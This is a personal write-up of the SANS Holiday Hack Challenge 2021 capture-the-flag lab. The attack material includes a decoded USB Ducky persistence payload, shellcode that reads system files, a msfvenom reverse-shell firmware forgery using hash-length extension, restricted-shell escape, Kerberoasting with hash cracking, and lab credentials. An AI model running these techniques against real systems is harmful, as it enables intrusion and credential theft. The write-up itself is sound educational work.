

Holiday Hack Challenge 2021

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Items

Talks

About KringleCon

KringleCon relates to SANS' Holiday Hacking Challenge which happens yearly around the Christmas time. You can find more information about the event here: <https://www.sans.org/mlp/holiday-hack-challenge/>



About this document

This document contains the report and all related scripts & code snippets I have used and/or created to solve the challenges. The document has been written in GitHub flavored markdown and exported to PDF for easier delivery.

When the log files or output contains too much output I have removed that passages (".." as indicator). I wasn't able to polish this document until 04. of January but I'll update it later when there is some time.

About the author

Hello, my name is Ben. I'm a Cyber Security Fanatic and Generic IT Fairy. I love solving puzzles, doing CTFs and trying out new stuff. Sadly I have to do all this in my free time which is quite limited :(

You can reach me here: <http://blk.pm>

Document structure

Story

Each Holiday Hack Challenge has a certain story you can unlock by solving the challenges.

Follow [this link](#) to review the full story.

Destinations

This year we have two competing conventions, the KringleCon (hosted by Santa) on the one side and the FrostFest (hosted by Jack Frost).

Each destination contains certain events (the main objectives and the secondary hints). Have a look for the elves and terminals - you can talk and interact with them to get tasks and/or hints.

Follow [this link](#) to see which destinations are available for you.

Objectives

The objectives are the main tasks you have to achieve. Each objective has a different difficulty so there's always something for you. Just focus on the objectives which you feel comfortable with and keep the more difficult ones for later.

This year there are 13 objectives, just follow [this link](#) to get more information.

Hints

The hints are somewhat secondary/side tasks you may want to achieve. On the one side they are fun and on the other side each elf can give you helpful hints for the main objectives by solving his task.

This year there are 43 hints, just follow [this link](#) to get more information.

Items

The items can be found by looking around at the Con and eventually by solving other challenges. Items can be used to help you solve further challenges/objectives.

This year there are 2 items, just follow [this link](#) to get more information.

Talks

You can have a lot of fun by solving all the challenges but on the other side you also can gain very valuable knowledge and insights by attending the talks sessions. Most sessions relate to the single objectives in one way or another so if you get stuck somewhere just have a look at the talks.

This year there are 7 tracks and 13 talks in total, just follow [this link](#) to get more information.

Achievements

You can get an achievement by solving a main objective or a side hint challenge.

This year there are 25 achievements.

Settings

Well, the settings can be used to "tune" the event to match your needs. One setting might be important for you: If a destination gets very crowded and you cannot spot the elves or terminals, just hide other players for a moment.

Further Notes

This document is a complete walkthrough so please only have a look at the solutions if you're completely stuck or want to check if you're on the right track.

Please also be aware that there might be different solutions to solve a challenge, there might be other (and most likely better) solutions as well!

All the challenges have been created in a way that they can be solved without special hardware/software. Sometimes it might be helpful to have a Kali VM with Internet Access available.

Story

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Listen children to a story that was written in the cold
'Bout a Kringle and his castle hosting hackers, meek and bold
Then from somewhere came another, built his tower tall and proud
Surely he, our Frosty villain hides intentions 'neath a shroud
So begins Jack's reckless mission: gather trolls to win a war
Build a con that's fresh and shiny, has this yet been done before?
Is his Fest more feint than folly? Some have noticed subtle clues
Running 'round and raiding repos, stealing Santa's Don'ts and Do's
Misdirected, scheming, grasping, Frost intends to seize the day
Funding research with a gift shop, can Frost build the better sleigh?
Lo, we find unlikely allies: trolls within Jack's own command

Doubting Frost and searching motive, questioning his dark demand
 Is our Jack just lost and rotten - one more outlaw stomping toes?
 Why then must we piece together cludgy, wacky radios?
 With this object from the heavens, Frost must know his cover's blown
 Harkening from distant planet! We the heroes should have known
 Go ahead and hack your neighbor, go ahead and phish a friend
 Do it in the name of holidays, you can justify it at year's end
 There won't be any retweets praising you, come disclosure day
 But on the snowy evening after? Still Kris Kringle rides the sleigh

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Destinations

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Hint: Not all destinations are reachable when you start your KringleCon / FrostFest adventure. You might to solve challenges to unlock all possible destinations.

You can reach a destination by moving your virtual character to the given area. after you have unlocked that area and it's visible in the menu it's much faster to "teleport" by clicking on the matching entry.

Overview

	Destination
The North Pole	Orientation The North Pole
KringleCon	Entry Dining Room Great Room Kitchen Courtyard Talks Lobby Speaker UNpreparation Room Santa's Office NetWars
FrostFest	Frost Tower Lobby Jack's Studio Jack's Office Jack's Restroom Frost Tower Gift Shop Frost Tower Rooftop Talks Lobby The Third Kind

Detailed list

The North Pole - Orientation

- Elf/Terminal Jingle Ringford: **Objective 1** KringleCon Orientation
- Items WiFi Dongle

The North Pole - The North Pole

- Elf/Terminal Noel Boetie: Hint Logic Munchers
- Troll Grimy McTrolkins: **Objective 3** Thaw Frost Tower's Entrance
- Troll/Terminal Greasy GopherGuts: Hint Grepping for Gold
- Side Figures Santa and the pigeons, Jack Frost

KringleCon - Entry

- Elf/Terminal Fitz Shortstack: Hint Yara Analysis
- Side Figures Santa, Sparkle Redburry

KringleCon - Dining Room

- Elf/Terminal Ribb Bonbowford: Hint The Elf Code

KringleCon - Great Room

- Elf/Terminal Angel Candysalt: **Objective 9** Splunk!

KringleCon - Kitchen

- Elf/Terminal Tinsel Upatree: Hint Strace Ltrace Retrace

KringleCon - Courtyard

- Elf/Terminal Tangle Coalbox: **Objective 2** Where in the World is Caramel Santiago?
- Elf/Terminal Piney Sappington: Hint Exif Metadata
- Side Figures Cyberus, Sponsors

KringleCon - Talks Lobby

- Elf/Terminal Jewel Loggins: Hint IPv6 Sandbox

KringleCon - Speaker UNpreparation Room

- Elf/Terminal Morcel Nougat: **Objective 5** Strange USB Device

KringleCon - Santa's Office

- Elf/Terminal Eve Snowshoes: Hint HoHo ... No

KringleCon - NetWars

- Elf/Terminal Chimney Scissorsticks: Hint Holiday Hero game

FrostFest - Frost Tower Lobby

- Troll/Terminal Hubris Selfington: **Objective 4** Slot Machine Investiation
- Troll Grody Goiterson: Hint Broken Elevator
- Side Figures Jack Frost

FrostFest - Jack's Studio

- Troll/Terminal Ingreta Tude: **Objective 12** Frost Tower Website Checkup

FrostFest - Jack's Office

- Troll/Terminal Ruby Oyster: **Objective 6** Shellcode Primer
- Device Printer: **Objective 7** Printer Exploitation

FrostFest - Jack's Restroom

- Troll/Terminal Noxious O D'or: Hint IMDS Exploration

FrostFest - Frost Tower Gift Shop

- Side Figures Jack Frost

FrostFest - Frost Tower Rooftop

- Troll/Terminal Crunchy Squishter: **Objective 13** FPGA Programming
- Side Figures Rose Mold, Numby Chilblain
- Items FPGA

FrostFest - Talks Lobby

- Troll Pat Tronizer: **Objective 10** Now Hiring!

FrostFest - The Third Kind

- Side Figures Jack Frost, Santa, Buttercup, Icy Sickles, Erin Fection

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Objectives

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- [Objective 1](#) **KringleCon Orientation** *requested by Jingle Ringford, found in The North Pole - Orientation*
- [Objective 2](#) **Where in the World is Caramel Santiago?** *requested by Tangle Coalbox, found in KringleCon - Courtyard*
- [Objective 3](#) **Thaw Frost Tower's Entrance** *requested by Grimy McTrolkins, found in The North Pole - The North Pole*
- [Objective 4](#) **Slot Machine Investiation** *requested by Hubris Selfington, found in FrostFest - Frost Tower Lobby*
- [Objective 5](#) **Strange USB Device** *requested by Morcel Nougat, found in KringleCon - Speaker UNpreparation Room*
- [Objective 6](#) **Shellcode Primer** *requested by Ruby Oyster, found in FrostFest - Jack's Office*
- [Objective 7](#) **Printer Exploitation** *requested by no one, can be found by clicking in the printer in FrostFest - Jack's Office*
- [Objective 8](#) **Kerberoasting on an Open Fire**
- [Objective 9](#) **Splunk!** *requested by Angel Candysalt, found in KringleCon - Great Room*
- [Objective 10](#) **Now Hiring!** *requested by Pat Tronizer, found in FrostFest - Talks Lobby*
- [Objective 11](#) **Customer Complaint Analysis**
- [Objective 12](#) **Frost Tower Website Checkup** *requested by Ingreta Tude, found in FrostFest - Jack's Studio*
- [Objective 13](#) **FPGA Programming** *requested by Crunchy Squishter, found in FrostFest - Frost Tower Rooftop*

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Objective 1: KringleCon Orientation

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Overview

Requested by Jingle Ringford, found in The North Pole - Orientation

Difficulty 🎄 (1/5)

Task Get your bearings at KringleCon



Resources

None

Solution

Well, this challenge is here to get you started. You will be guided through the KringleCon "onboarding process" step-by-step.

Just follow the steps presented to you:

1. Talk to Jingle Ringford - Jingle will start you on your journey!
2. Get your badge - Pick up your badge
3. Get the wifi adapter - Pick up the wifi adapter
4. Use the terminal - Click the computer terminal

The answer is already given:

Click in the upper pane of this terminal

Type answer and press Enter

Hint: If the screen is too busy because there a lot of players online, you can "hide" them in the settings, this way it's easier to find items/people/terminals

Hint: Some terminals are "split". You may have problems doing a copy&paste there. Enter "tmux set -g mouse off" in the termin windows to enable copy&paste for that moment

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Objective 2: Where in the World is Caramel Santaigo?

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Overview

Requested by Tangle Coalbox, found in KringleCon - Courtyard

Difficulty 🎄 (1/5)

Task Help Tangle Coalbox find a wayward elf in Santa's courtyard. Talk to Piney Sappington nearby for hints.



Resources

- Talk video "Using Open-Source Tools to Track Elves" by Clay Moody on Track 6
- [Hints from Piney Sappington](#), found in KringleCon - Courtyard

Solution


Note: Each time you play the game you will get different questions and hints but missing one (and noting the answers) may help in another play.

Playing the game always includes these steps:

- Investigate the current location (three points of interest)
- Note anything that might help you identify the target elf (e.g. "Oh, I noticed they had a **Firefly themed** phone case")
- Note anything that might help you identify the next stop (e.g. "their phone was going to work on the **1500 MHz LTE** band")
- Depart by sleigh to visit the next stop and use the InterRink terminal to filter possible target elves using your findings

You will most likely visit three stops, the investigations should give you enough information to filter the InterRink so only one target elf is left.

SANTA'S CASTLE MONDAY, 0900



Newly renovated, the castle is again host to the best holiday hacker conference in the world, KringleCon. Security specialists from around the world travel here annually to enjoy each other's company, practice skills, and learn about the latest advancements in information security.

Investigate
Visit InterRink
Depart by sleigh

Sample play log:

First stop: SANTA'S CASTLE

I think they left to check out the Défilé de Noël.

They called me and mentioned they were connected via Rogers Wireless.

They were dressed for -0.9°C and clear conditions. The elf got really heated about using tabs for indents.

Next stop must be MONTRÉAL, CANADA (contains the Défilé de Noël festival)

They were excited about checking out the Vánoční trhy.

They said something about NATO and 33U VR 58560 48464. /shrug

They were dressed for 5.0°C and partly cloudy conditions. Oh, I noticed they had a Firefly themed phone case.

Next stop must be PRAGUE, CZECH REPUBLIC (contains the Vánoční trhy market)

They said, if asked, they would describe their next location as "only milder vanilla."

They were excited that their phone was going to work on the 1500 MHz LTE band

They were dressed for 14.0°C and partly cloudy conditions. The elf mentioned something about Stack Overflow and Python.

Possible elves (checking the hints in the elf system):

Fitzy Shortstack

Next stop must be TOKYO, JAPAN (has the 1500 MHz LTE Japanese Band)

You just caught the elf!

You've won!

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Objective 3: Thaw Frost Tower's Entrance

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Overview

Requested by Grimy McTrolkins, found in The North Pole - The North Pole

Difficulty 🌲 🌲 (2/5)

Task: Turn up the heat to defrost the entrance to Frost Tower. Click on the Items tab in your badge to find a link to the Wifi Dongle's CLI interface. Talk to Greasy Gopherguts outside the tower for tips.



Resources

- [Hints from Greasy GopherGuts](#), found in The North Pole - The North Pole

Solution

Stand next to Frost Tower (as WLAN has only a certain range)

Use the WiFi Dongle (Items section)

Scan for open WLANs

```
elf@0fef79d62d9a:~$ iwlist wlan0 scan
wlan0      Scan completed :
           Cell 01 - Address: 02:4A:46:68:69:21
                    Frequency:5.2 GHz (Channel 40)
                    Quality=48/70  Signal level=-62 dBm
                    Encryption key:off
                    Bit Rates:400 Mb/s
                    ESSID:"FROST-Nidus-Setup"
```

Connect to that WLAN

```
elf@0fef79d62d9a:~$ iwconfig wlan0 essid FROST-Nidus-Setup
** New network connection to Nidus Thermostat detected! Visit http://nidus-setup:8080/
to complete setup
(The setup is compatible with the 'curl' utility)
```

Trying to access the Thermostat via curl

```
elf@0fef79d62d9a:~$ curl http://nidus-setup:8080
elf@0fef79d62d9a:~$ curl http://nidus-setup:8080/apidoc
```

The API Doc show how to set the temperature via POST and sending a JSON payload

```
elf@0fef79d62d9a:~$ curl -XPOST -H 'Content-Type: application/json' --data-binary
 '{"temperature": 10}' http://nidus-setup:8080/api/cooler
{
  "temperature": 10.19,
  "humidity": 14.17,
  "wind": 21.49,
  "windchill": 7.48,
  "WARNING": "ICE MELT DETECTED!"
}
```

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Objective 4: Slot Machine Investiation

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Overview

Requested by Hubris Selfington, found in FrostFest - Frost Tower Lobby

Difficulty 🌲 🌲 (2/5)

Task: Test the security of Jack Frost's [slot machines](#). What does the Jack Frost Tower casino security team threaten to do when your coin total exceeds 1000? Submit the string in the server data.response element. Talk to Noel Boetie outside Santa's Castle for help.



Resources

- [Hints from Noel Boetie](#), found in The North Pole - The North Pole

Solution

I just played the game a few times and intercepted the server response using Burp Proxy, after I while I got the jackpot ;) Guess this was the "lucky punch", I will investigate the cookies further and update this document as I guess that was just luck.

I'm going to have some bouncer trolls bounce you right out of this casino!

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Objective 5: Strange USB Device

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Overview

Requested by Morcel Nougat, found in KringleCon - Speaker UNpreparation Room

Difficulty 🌲 🌲 (2/5)

Task: Assist the elves in reverse engineering the strange USB device. Visit Santa's Talks Floor and hit up Jewel Loggins for advice.



Resources

- [Hints from Jewel Loggins](#), found in KringleCon - Talks Lobby

Solution

Mallard (USB Ducky en/decoder) is already present, so we can just use it:

```
elf@91b162ddd151:/mnt/USBDEVICE$ python3 ~/mallard.py -f inject.bin > /tmp/plain.txt
```

Let's look at the plain text content of the script:

```
elf@91b162ddd151:/mnt/USBDEVICE$ cat /tmp/plain.txt | grep STRING
STRING terminal
STRING /bin/bash
STRING mkdir -p ~/.config/sudo
..
STRING echo "export PATH=~/.config/sudo:$PATH" >> ~/.bashrc
STRING echo
==gCz1XZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Yt13
ajlGILFESV1mWVN2SChVYTp1VhN1RyQ1UkdFZopkbs1EbHpFSwdlVRJlRVNFdwM2SGVEZnRTaihmvXJ2ZRhVWVJ
FSJBTOtJ2ZV12YuV1Mkd2dTVGb0dUSJ5UMVdGNX11ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVC1HZOpVVTpnWw
QFdSdEVIJlRS9GZyoVcKJTVzwMMkBDcWFGdW1GzVJFSTJHJIdlWKhkU14UbVBSYzJXLon3cnAyboNWZ | rev |
base64 -d | bash
STRING history -c && rm .bash_history && exit
```

The second last line contains some base64 encoded string, let's decode it:

```
elf@91b162ddd151:/mnt/USBDEVICE$ echo
==gCzlXZr9FZlpXay9Ga0VXYvg2cz5yL+BiP+AyJt92YuIXZ39Gd0N3byZ2ajFmau4WdmxGbvJHdAB3bvd2Yt13
ajlGILFESV1mWVN2SchVYTp1VhN1RyQ1UkdFzopkbS1EbHpFSwd1VRJlRVNFdwM2SGVEZnRTaihmvXJ2ZRhVWvJ
FSJBTOtJ2ZV12YuV1Mkd2dTVGb0dUSJ5UMVdGNX11ZrhkYzZ0ValnQDRmd1cUS6x2RJpHbHFWVC1HZOpVVTpnWw
QFdSdEVIJlRS9GZyoVcKJTVzwMMkBDcWFGdW1GZvJFSTJHZIdlWKhkU14UbVBSYzJXLon3cnAyboNWZ | rev |
base64 -d
echo 'ssh-rsa
UmN5RHJZWHRodmVtaVp0d1l3U2JqZ2doRFRHTGRtT0ZzSUZNdyBUaGlzIGlZIG5vdCBYZWFSbHkgYW4gU1N
IIGtleSwgd2UncmUgYm90IHRoYXQgbWVhbi4gdEFKc0tSUFRQVWpHZG1MRnJhdWdST2FSaWZSaXBKcUZmUHAK
ickymcgoop@trollfun.jackfrosttower.com' >> ~/.ssh/authorized_keys
```

So our bad guy was ickymcgoop.

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Objective 6: Shellcode Primer


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Overview

Requested by Ruby Oyster, found in FrostFest - Jack's Office

Difficulty 🌲 🌲 🌲 (3/5)

Task: Complete the [Shellcode Primer](#) in Jack's office. According to the last challenge, what is the secret to KringleCon success? "All of our speakers and organizers, providing the gift of , free to the community." Talk to Chimney Scissorsticks in the NetWars area for hints.



Resources

- [Hints from Chimney Scissorsticks](#), found in KringleCon - NetWars

Solution

The objective already contains a very well written step-by-step documentation. The solutions for each step are:

[3 - Getting started](#)

```
; Enter a return statement below and hit Execute to see what happens!  
ret
```

4 - Returning a value

```
; Set rax to 1337  
mov rax, 1337  
; Return, just like we did last time  
ret
```

5 - System calls

See https://blog.rchapman.org/posts/Linux_System_Call_Table_for_x86_64/

```
; Find the syscall number for sys_exit and put it in rax  
mov rax, 60  
; Put the exit_code we want (99) in rdi  
mov rdi, 99  
; Perform the actual syscall  
syscall
```

6 - Calling into the void

```
; Push this value to the stack  
push 0x12345678  
; Try to return  
ret
```

7 - Getting RIP

```
; Remember, this call pushes the return address to the stack  
call place_below_the_nop  
; This is where the function *thinks* it is supposed to return  
nop  
; This is a 'label' - as far as the call knows, this is the start of a function  
place_below_the_nop:  
; Pop the top of the stack into rax  
pop rax  
; Return from our code, as in previous levels  
ret
```

8 - Hello World

```

; This would be a good place for a call
call afterhello
; This is the literal string 'Hello World', null terminated, as code. Except
; it'll crash if it actually tries to run, so we'd better jump over it!
db 'Hello World',0
; This would be a good place for a label and a pop
afterhello:
pop rax
; This would be a good place for a re... oh wait, it's already here. Hooray!
ret

```

9 - Hello, World!!

```

; Get a reference to this string into the correct register
call afterhello
db 'Hello World!',0
afterhello:
pop rbx
; Set up a call to sys_write
; Set rax to the correct syscall number for sys_write
mov rax, 1
; Set rdi to the first argument (the file descriptor, 1)
mov rdi, 1
; Set rsi to the second argument (buf - this is the "Hello World" string)
mov rsi, rbx
; Set rdx to the third argument (length of the string, in bytes)
mov rdx, 12
; Perform the syscall
syscall
; Return cleanly
ret

```

10 - Opening a File

```

; Get a reference to this string into the correct register
call afterhello
db '/etc/passwd',0
afterhello:
pop rbx
; Set up a call to sys_open
; Set rax to the correct syscall number
mov rax, 2
; Set rdi to the first argument (the filename)
mov rdi, rbx
; Set rsi to the second argument (flags - 0 is fine)
mov rsi, 0
; Set rdx to the third argument (mode - 0 is also fine)
mov rdx, 0

```

```
; Perform the syscall
syscall
; syscall sets rax to the file handle, so to return the file handle we don't
; need to do anything else!
ret
```

11 - Reading a file

```
; Get a reference to this
call afterhello
db '/var/northpolesecrets.txt',0
afterhello:
pop rbx
; Call sys_open
mov rax, 2
mov rdi, rbx
mov rsi, 0
mov rdx, 0
syscall
; Call sys_read on the file handle and read it into rsp
mov rdi, rax
mov rax, 0
mov rsi, rsp
mov rdx, 200
syscall
; Call sys_write to write the contents from rsp to stdout (1)
mov rdx, rax
mov rax, 1
mov rdi, 1
mov rsi, rsp
syscall
; Call sys_exit
mov rax, 60
mov rdi, 99
syscall
```

The result is:

Secret to KringleCon success: all of our speakers and organizers, providing the gift of cyber security knowledge, free to the community.

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Objective 7: Printer Exploitation

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Overview

Requested by Device Printer, found in FrostFest - Jack's Office

Difficulty 🌲 🌲 🌲 🌲 (4/5)

Task: Investigate the stolen [Kringle Castle printer](#). Get shell access to read the contents of `/var/spool/printer.log`. What is the name of the last file printed (with a `.xlsx` extension)? Find Ruby Cyster in Jack's office for help with this objective.



Resources

- [Hints from Ruby Oyster](#), found in FrostFest - Jack's Office

Solution

The idea is quite simple: Use the `hash_extender` to add one zip to another zip while preserving the produced hash. Two things are important or the whole operation won't work as expected:

- The modified firmware needs to "shadow" the original firmware. This is only the case if the filename is exactly the same.
- The `hash_extender` is quite tricky to handle. It does accept a file as original but only a string to be appended. As a zip contains binary it's safer to convert it to base64 before adding it.

To make life a little easier I write a small script so I didn't need to enter the commands manually. I haven't chosen to include a standard reverse shell as payload.

Helper program:

```
(ben@42c96d2)-[~/Work/printer]
└─$ cat complete.sh
#!/bin/bash
rm firmware.bin firmware2.bin firmware-export2.zip firmware-export.zip firmware-
import.json
cat firmware-export.json | cut -f 4 -d "\"" | base64 --decode > firmware-export.zip
msfvenom -p linux/x64/shell_reverse_tcp LHOST=127.0.0.1 LPORT=80 -f elf > firmware.bin
chmod 0755 firmware.bin
zip -rv firmware-export2.zip firmware.bin
oldsig=`cat firmware-export.json | cut -f 8 -d "\"" `
```

```

newfile="504b030414000000800cf0c9253ea51bdc778000000c20000000c001c006669726d776172652e
62696e5554090003852dbd617d2dbd6175780b000104e803000004e8030000ab77f57163626464800126063
b0610af82c101cc7760c0040e0c160c301d209ald4d16993e04e5f1c0340840a82ccd8899594cf1598c71fc
acled33d76323130045c79bcee5ea047e7b32c81a82cad087ed62ce6388fffe7b21481ccd26f59d611333d7
6eb2765e6e9176730047b743e0f0a07aae5670500504b01021e0314000000800cf0c9253ea51bdc7780000
00c20000000c00180000000000000000ed8100000006669726d776172652e62696e5554050003852dbd6
175780b000104e803000004e8030000504b050600000000100010052000000be0000000000" #
Converted via CyberChef to Base64, the command below was not working as it should
echo -n "{\"firmware\":"\" > firmware-import.json
# cat firmware-export.zip | base64 -w 0 >> firmware-import.json
#./hash_extender --file=firmware-export.zip --signature="$oldsig" --format=sha256 --
secret=16 --out-data-format=raw --out-signature-format=none -q --append=" " | base64 -w
0 >> firmware-import.json
./hash_extender --file=firmware-export.zip --signature="$oldsig" --format=sha256 --
secret=16 --out-data-format=raw --out-signature-format=none -q --append="$newfile" --
append-format=hex | base64 -w 0 >> firmware-import.json
echo -n "\",\"signature\":"\" >> firmware-import.json
# echo -n "$oldsig" >> firmware-import.json
#./hash_extender --file=firmware-export.zip --signature="$oldsig" --format=sha256 --
secret=16 --out-data-format=none --out-signature-format=hex -q --append=" " >>
firmware-import.json
./hash_extender --file=firmware-export.zip --signature="$oldsig" --format=sha256 --
secret=16 --out-data-format=none --out-signature-format=hex -q --append="$newfile" --
append-format=hex >> firmware-import.json
echo -n "\",\"secret_length\":16,\"algorithm\":"\"SHA256\"}" >> firmware-import.json

```

On another machine:

```

$ bash
ben@localhost:~$ sudo nc -nvlp 80
[sudo] password for ben:
Listening on 0.0.0.0 80
Connection received on 34.121.219.20 47358
pwd
/app
cat /var/spool/printer.log
Documents queued for printing
=====

Biggering.pdf
Size Chart from https://clothing.north.pole/shop/items/TheBigMansCoat.pdf
LowEarthOrbitFreqUsage.txt
Best Winter Songs Ever List.doc
Win People and Influence Friends.pdf
Q4 Game Floor Earnings.xlsx
Fwd: Fwd: [EXTERNAL] Re: Fwd: [EXTERNAL] LOLLLL!!!.eml
Troll_Pay_Chart.xlsx

```

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Objective 8: Kerberoasting on an Open Fire

[Go back](#)

Overview

Requested by xy, found in xy (needs to be updated)

Difficulty 🌲 🌲 🌲 🌲 🌲 (5/5)

Task: Obtain the secret sleigh research document from a host on the Elf University domain. What is the first secret ingredient Santa urges each elf and reindeer to consider for a wonderful holiday season? Start by registering as a student on the [ElfU Portal](#). Find Eve Snowshoes in Santa's office for hints.

(needs to be updated)

Resources

- [Hints from Eve Snowshoes](#), found in KringleCon - Santa's Office

Solution

First we register on <https://register.elfu.org/register>

Note: See https://github.com/chrisjd20/hhc21_powershell_snippets as reference later for the used scripts (almost all the scripts are taken from there and only slightly modified).

```
New Student Domain Account Creation Successful!
You can now access the student network grading system by SSH'ing into this asset using
the command below:
ssh gppurkeczj@grades.elfu.org -p 2222
ElfU Domain Username: gppurkeczj
ElfU Domain Password: Bkqcvhvlf@
```

Let's initially log into the system:

```
└─$ ssh kgtkmmjpui@grades.elfu.org -p 2222 255 x
kgtkmmjpui@grades.elfu.org's password:

=====
= Elf University Student Grades Portal =
= (Reverts Everyday 12am EST) =
=====

\1. Print Current Courses/Grades.
e. Exit
```

It seems we are in some shell, so just pressing any key to see if we're able to escape it. By pressing CTRL+D, we got a python stack trace and a python shell. We can use this to spawn a bash:

```
1. Print Current Courses/Grades.
```

```

e. Exit
: Traceback (most recent call last):
  File "/opt/grading_system", line 41, in <module>
    main()
  File "/opt/grading_system", line 26, in main
    a = input(": ").lower().strip()
EOFError
>>> 1+1
2
>>> import subprocess
>>> subprocess.run(["ls"])
CompletedProcess(args=['ls'], returncode=0)
>>> subprocess.run(["/bin/bash"])
kgtkmmjpui@grades:~$

```

Let's look for a domain controller. As we don't know the IP range and scanning the whole networks would be too aggressive we'll look into the routing tables first.

```

kgtkmmjpui@grades:/usr/local/bin$ route
Kernel IP routing table
Destination Gateway Genmask Flags Metric Ref Use Iface
default 172.17.0.1 0.0.0.0 UG 0 0 0 eth0
10.128.1.0 172.17.0.1 255.255.255.0 UG 0 0 0 eth0
10.128.2.0 172.17.0.1 255.255.255.0 UG 0 0 0 eth0
10.128.3.0 172.17.0.1 255.255.255.0 UG 0 0 0 eth0
172.17.0.0 0.0.0.0 255.255.0.0 U 0 0 0 eth0

```

A domain controller should have port 389 open, so let's look for that.

```

kgtkmmjpui@grades:/usr/local/bin$ nmap -p389 -sV 10.128.1-3.0/24 | grep -A10 -B10 open
Nmap scan report for 10.128.3.29
Host is up (0.00040s latency).
PORT STATE SERVICE VERSION
389/tcp closed ldap

Nmap scan report for 10.128.3.30
Host is up (0.00030s latency).
PORT STATE SERVICE VERSION
389/tcp open ldap (Anonymous bind OK)

Nmap scan report for 10.128.3.31
Host is up (0.00027s latency).
PORT STATE SERVICE VERSION
389/tcp closed ldap

Nmap scan report for 10.128.3.32
Host is up (0.0016s latency).

```

Let's inspect that DC and see what shares we can access:

```
kgtkmmjpui@grades:/usr/local/bin$ smbclient -L 10.128.3.30
Enter WORKGROUP\kgtkmmjpui's password:
  Sharename      Type      Comment
  -----      -
netlogon        Disk
sysvol          Disk
elfu_svc_shr    Disk      elfu_svc_shr
research_dep    Disk      research_dep
IPC$            IPC       IPC Service (Samba 4.3.11-Ubuntu)
SMB1 disabled -- no workgroup available

kgtkmmjpui@grades:/usr/local/bin$ smbclient \\\\10.128.3.30\\sysvol
Enter WORKGROUP\kgtkmmjpui's password:
Try "help" to get a list of possible commands.
smb: \> ls
.                D      0 Fri Oct 29 19:29:49 2021
..               D      0 Sat Dec 18 08:01:31 2021
elfu.local       D      0 Fri Oct 29 19:29:49 2021
                41089256 blocks of size 1024. 34669072 blocks available
smb: \> exit
```

Okay, we know the domain name, let's hunt for hashes:

```
kgtkmmjpui@grades:/tmp/mine$ python3 /usr/local/bin/GetUserSPNs.py -outputfile spns.txt
elfu.local/kgtkmmjpui:'Lgpdogewh@' -requestImpacket v0.9.24 - Copyright 2021 SecureAuth
Corporation

ServicePrincipalName      Name      MemberOf PasswordLastSet      LastLogon
Delegation
-----
ldap/elfu_svc/elfu        elfu_svc      2021-10-29 19:25:04.305279 2021-12-18
21:16:02.276981
ldap/elfu_svc/elfu.local  elfu_svc      2021-10-29 19:25:04.305279 2021-12-18
21:16:02.276981
ldap/elfu_svc.elfu.local/elfu  elfu_svc      2021-10-29 19:25:04.305279 2021-12-18
21:16:02.276981
ldap/elfu_svc.elfu.local/elfu.local elfu_svc      2021-10-29 19:25:04.305279 2021-12-18
21:16:02.276981
```

Let's see if we can crack these hashes using some words found on the original website:

```
└─(ben@42c96d2)-[~/Work]
└─$ cewl --with-numbers https://register.elfu.org/register > customworldlist.txt

└─(ben@42c96d2)-[~/Work]
```

```

└─$ hashcat -m 13100 -a 0 spns.txt --potfile-disable -r OneRuleToRuleThemAll.rule --
force -O -w 4 --opencl-device-types 1,2 customworldlist.txt
hashcat (v6.1.1) starting...
You have enabled --force to bypass dangerous warnings and errors!
..
Approaching final keypace - workload adjusted.

$krb5tgs$23$*elfu_svc$ELFU.LOCAL$elfu.local/elfu_svc*$d7469749e5da7860959081fff6e11c67$
46..5:Snow2021!

Session.....: hashcat
Status.....: Cracked
..
Started: Sat Dec 18 23:02:56 2021
Stopped: Sat Dec 18 23:03:07 2021

```

We now can access another share using the service account:

```

kgtkmmjpui@grades:/tmp/mine$ smbclient -U elfu_svc -W elfu.local
\\\10.128.3.30\elfu_svc_shr
Enter ELFU.LOCAL\elfu_svc's password:
Try "help" to get a list of possible commands.
smb: \> recurse on
smb: \> prompt OFF
smb: \> mget *
getting file \Get-NavArtifactUrl.ps1 of size 2018 as Get-NavArtifactUrl.ps1 (1970.5
KiloBytes/sec) (average 1970.7 KiloBytes/sec)
getting file \Get-WorkingDirectory.ps1 of size 188 as Get-WorkingDirectory.ps1 (183.6
KiloBytes/sec) (average 1077.1 KiloBytes/sec)

```

By looking at these scripts we can find some credentials:

```

gppurkeczj@grades:/tmp/mine$ grep -i password *
..
gppurkeczj@grades:/tmp/mine$ cat GetProcessInfo.ps1
$SecStringPassword =
"76492d1116743f0423413b16050a5345MgB8AGcAcQBmAEIAMgBiAHUAMwA5AGIAbQBwAGwAdQAwAEIATgAwAE
